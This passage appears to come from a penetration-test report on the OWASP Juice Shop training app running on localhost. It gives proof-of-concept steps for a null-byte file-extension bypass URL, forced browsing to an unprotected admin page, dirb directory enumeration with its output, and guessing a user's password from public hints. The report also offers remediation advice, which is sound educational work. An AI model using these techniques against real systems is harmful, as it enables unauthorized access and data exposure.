
- Ensure that file extension checks are performed on the server side using secure methods that are not susceptible to null byte poisoning.

## 2. Sanitize User Inputs:


- Properly sanitize and validate all user-supplied inputs to prevent injection attacks and unauthorized access.
- 

### Proof of Concept (PoC):

1. Navigate to the Juice Shop's FTP directory: <http://127.0.0.1:3000/ftp/>.
2. Identify the presence of the eastere.gg file.




3. Attempt to access the file directly; the server should restrict this due to the .gg extension.




4. Modify the URL to bypass the restriction using null byte poisoning:

(<http://127.0.0.1:3000/ftp/eastere.gg%2500.md>)



5. The server misinterprets the file extension and allows the download of the eastere.gg file.



6. Open the downloaded file to reveal its contents.

A screenshot of a terminal window. The command 'cat eastere.gg%00.md' is run, displaying the file's contents. The output is:

```
✖ eastere.gg%00.md ✗
C: > Users > mohme > Downloads > eastere.gg%00.md
1 "Congratulations, you found the easter egg!"
2 - The incredibly funny developers
3 ...
4 ...
5 ...
6 ...
7 ...
8 ...
9 ...
10 Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here:
11
12 L2d1ci9xcmIml25lci9mYi9zaGFhbC9ndXjsL3V2cS9uYS9ybmcZncmUvcnR0L2p2Z3V2YS9ndXivcm5mZ3Jll3J0dA==
13
14 Good luck, egg hunter!
```

## **5.5 (IDOR) / Forced Browsing –Unauthenticated Access to Administration Section**

Informational

### **Description:**

IDOR occurs when an application allows direct access to objects or resources without proper authorization checks.

Here, the pentester found that by manually modifying the URL in the address bar to /administration, they gained direct access to the administration section without authentication or access control. This exposed sensitive admin functionalities, and brute forcing could further help identify other unprotected areas, posing significant risks of unauthorized access and actions.

### **Impact:**

The pentester found that unauthorized users could access sensitive administrative functions or data just by modifying the URL, potentially leading to a serious security breach and loss of control over critical parts of the application.

**Location:** <http://localhost:3000>


### **Recommendations:**

1. Implement strict role-based access control RBAC on all protected routes.
2. Do not expose admin pages without server-side permission checks.


**Resources :** [OWASP IDOR Prevention Cheat Sheet](#)

### **Proof Of Concept (P.O.C)**

- 1.In home page, add /administration in the URL.



2. You will now see all the registered users and customers feedback so you can take any acc and bruteforce for pass



## 6. Information Disclosure

## 6.1 Unprotected Access to Confidential Documents

High

### Description:

A security vulnerability is where an application unintentionally reveals sensitive data to unauthorized users. The penetration tester found that the website exposes sensitive documents located in the **/ftp directory**, allowing the pentester to access and read them.

### Impact:

In this scenario, the penetration tester found that he can access **Confidential Documents**, which can lead to unauthorized **Access to Sensitive Files** when Attackers can directly access internal documents without proper authentication or authorization controls and **Breach of Confidentiality**: Exposure of sensitive business information (acquisition plans) violates the confidentiality principle of the CIA Triad (Confidentiality, Integrity, Availability), and **Increased Attack Surface** Attackers could leverage the exposed information to launch further attacks, such as phishing or social engineering campaigns targeting executives or key employees

**Vulnerability Location:** <http://127.0.0.1:3000/ftp>


**Resources:** [https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2023/INT08\\_2023-Information\\_Leakage](https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2023/INT08_2023-Information_Leakage)

**Recommendations:** restricting access to important directories or files by


- Adopting a need-to-know requirement for both the document and server root
- Turning off features such as Automatic Directory Listings that could expose private files and provide information that could be utilized by an attacker when formulating or conducting an attack.

**Proof of concept (POC):**

1. **website running on localhost (127.0.0.1) port (:3000)**



## 2. Applying dirb command => dirb <http://127.0.0.1:3000/>



## 3. Result contains a directory with \ftp.

```
(root@ahmaa)-[/home/ahmaahanyy]
dirb http://127.0.0.1:3000/

DIRB v2.22
By The Dark Raver


START_TIME: Sat Apr 26 06:27:01 2025
URL_BASE: http://127.0.0.1:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

 Scanning URL: http://127.0.0.1:3000/ -
+ http://127.0.0.1:3000/assets (CODE:301|SIZE:156)
+ http://127.0.0.1:3000/ftp (CODE:200|SIZE:11063) [This line is highlighted]
+ http://127.0.0.1:3000/profile (CODE:500|SIZE:1154)
+ http://127.0.0.1:3000/promotion (CODE:200|SIZE:6586)
+ http://127.0.0.1:3000/redirect (CODE:500|SIZE:3119)
+ http://127.0.0.1:3000/robots.txt (CODE:200|SIZE:28)
+ http://127.0.0.1:3000/snippets (CODE:200|SIZE:792)
+ http://127.0.0.1:3000/video (CODE:200|SIZE:10075518)
+ http://127.0.0.1:3000/Video (CODE:200|SIZE:10075518)

END_TIME: Sat Apr 26 06:27:43 2025
DOWNLOADED: 4612 - FOUND: 9
```

## 4. Read (acquisitions.md).



## 5. The pentester can find information in this field about the next company's plans.

The screenshot shows two browser tabs. The top tab is a Mozilla Firefox window displaying a file named 'acquisitions.md' from the 'OWASP Juice Shop' directory at 'http://127.0.0.1:3000/ftp/acquisitions.md'. The content of the file is a planned acquisition document. The bottom tab is also a Mozilla Firefox window showing the 'OWASP Juice Shop' homepage at 'http://127.0.0.1:3000/'. The homepage features a green header bar with the message 'You successfully solved a challenge: Confidential Document (Access a confidential document.)'. Below the header, there is a section titled 'All Products' with four items: 'Apple Juice (1000ml)' for 1.99, 'Apple Pomace' for 0.89, 'Banana Juice (1000ml)' for 1.99, and 'Best Juice Shop Salesman Artwork' for 5000.

## 6.2 Information Disclosure via Public Clues

Medium

### Description:

A security vulnerability is where an application unintentionally reveals sensitive data to unauthorized users. The penetration tester found that the application indirectly leaks sensitive user authentication information by allowing public comments containing clues about credentials. In this case, the pentester identified a comment associated with **mc.safesearch@juice-sh.op**, the pentester retrieved password hints from external publicly available sources (a song which says about his password: **my dog, Mr. Noodles. It don't matter if you know, Cause I was tricky and replaced some vowels with zeroes**). This facilitated successful account takeover without brute forcing, exploiting poor credential secrecy.

### Impact:

In this scenario, the penetration tester found that he can gain Unauthorized Access to a Specific User Account. By analyzing a public comment and external information, a pentester could successfully log in as **mc.safesearch@juice-sh.op** without performing any brute force attack. And also, users' data could be viewed or exploited, or leaked.

**Vulnerability Location:** <http://127.0.0.0:3000/#/login>


**Resources:** [OWASP Top Ten 2017 | A3:2017-Sensitive Data Exposure | OWASP Foundation](#)

### Recommendations:

Educate users to **avoid using personal information as passwords**, and enforce strong password policies by applying restrictions at the registration level to make passwords harder to guess.

### Proof of Concept (POC):

1. **Found a username in a review posted on a product**



## 2. Search for this person's song

A screenshot of a search results page. The search query is 'mcsafesearch'. The results include a link to IMVDb for 'MC Safesearch - Protect Ya Passwordz (2014)'. The page shows a thumbnail of a video featuring a man rapping, with the text 'RAPPER WHO IS VERY CONCERNED WITH PASSWORD SECURITY' overlaid. Below the video thumbnail, the text reads: 'Oct 27, 2014 · 'Protect Ya Passwordz' music video by MC Safesearch feat. Bobby Secrets. Premiered on October 27, 2014. Directed by Tony Yacenda.'

## 3. Analyzing the song's lyrics and found Password hints

GERIUS Protect Ya Passwordz - CollegeHumor ↗ [Lyrics](#) [About](#) [Q&A](#) [Comments](#)

Also known as "Rapper Who Is Very Concerned With Password Security," this sketch features fictional rapper MC Safesearch rapping about the importance of maintaining cybersecurity. Unfortunately, he undercuts... [Read More ↗](#)

Protect Ya Passwordz Lyrics 1Contributor


[Intro: MC Safesearch]

You know what they say: Mo' money, mo' passwords to protect that money from hackers, 'cause there's mo' of them, too. Mo' money, mo' potential problems, but mo' passwords, no hackers. Yeah, MC Safesearch

[Verse 1: MC Safesearch]

Online, I'm shoppin' and I'm feelin' fine  
But I gotta use some passwords to keep what's mine  
Passwords are codes that protect yo stuff  
You gotta keep them all secret to stay safe enough  
"But then how do you remember?" is the question that I get  
I say, "Why not use the first name of your favorite pet?"  
Mine's my dog, Mr. Noodles. It don't matter if you know  
'Cause I was tricky and replaced some vowels with zeroes

#### 4. Apply these hints and successfully log in as (mc.safesearch@juice-sh.op)



The image consists of three vertically stacked screenshots of the OWASP Juice Shop web application, showing a user enumeration attack.

**Screenshot 1: All Products Page**

This screenshot shows the main product catalog. In the top right corner, there is a user account dropdown menu. The email address "mc.safesearch@juice-sh.op" is highlighted with a red box. Below the menu, there are four product cards:

- Apple Juice (1.000ml)**: Price 1.99€, Add to Basket button.
- Apple Pomace**: Price 0.89€, Add to Basket button.
- Banana Juice (1.000ml)**: Price 1.99€, Add to Basket button.
- Only 1 left!** (Shop Salesman Artwork): Price 5000€, Add to Basket button.

**Screenshot 2: User Profile Page**

This screenshot shows the "User Profile" page. The URL in the browser's address bar is "127.0.0.0:3000/profile". The "Email" field contains "mc.safesearch@juice-sh.op", which is highlighted with a red box. The "Username" field is empty, and the "Set Username" button is visible. Below the input fields, there are sections for "File Upload" (with a "Choose File" button) and "Image URL" (with a "Link Image" button).

**Screenshot 3: Login Page**

This screenshot shows the login page with a message at the top: "The server has been restarted: Your previous hacking progress has been restored automatically." A link "Delete cookie to clear hacking progress" is provided. At the bottom, a green success message states: "You successfully solved a challenge: Login MC SafeSearch (Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.)".

## 6.3 Disclosure of Node.js Files

Medium

### Description

Application reveals sensitive info backend files.

### Impact


Could help attackers analysis the code and get critical information for routes and function used

### Recommendation

1. Remove sensitive files to be viewed

### Proof of Concept

1. open the website
2. Press F12 to open the inspector
3. Go to debugger



